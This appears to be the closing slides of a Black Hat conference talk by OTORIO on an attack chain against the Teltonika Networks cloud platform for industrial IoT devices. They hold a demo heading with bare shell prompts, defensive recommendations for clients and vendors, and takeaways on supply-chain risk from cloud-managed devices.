
# Teltonika Networks cloud platform

## Chaining all together – Mouseover to Takeover





# Demo #2



```
acker:/#
```


```
root@hacker:/#
```



# Recommendations

## Clients

- Not using cloud? Disable!
- Register before using
- Built-in security feature useless once attacker pwned device






# Recommendations

## Vendors

- Additional “secret” for registration
- Force initial setup of “default creds”
- Industrial IoT ≠ IoT



The diagram illustrates a process flow for device registration. It starts with a top form showing four fields: 'Automatically enable device service' (checkbox), 'Name' (text input), 'Serial number' (text input), and 'LAN MAC Address' (text input). A 'SUBMIT' button is located at the bottom right. An arrow points down to a second, identical-looking form. In this second form, a new field 'Password' (text input) has been added to the right of the 'Serial number' field. The 'Password' field is highlighted with a thick red border. The rest of the fields and the 'SUBMIT' button remain the same.



# Black Hat Sound Bytes

## Key Takeaways

- Cloud-managed devices - **huge** supply chain risk!
  - 3rd party in your network
  - 1 vendor compromise, thousands of victims
- You may be exposed even if you don't think so
- Your device is as safe as its weakest service



MAY 11-12

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BRIEFINGS

STAY SAFE  
OTORIO

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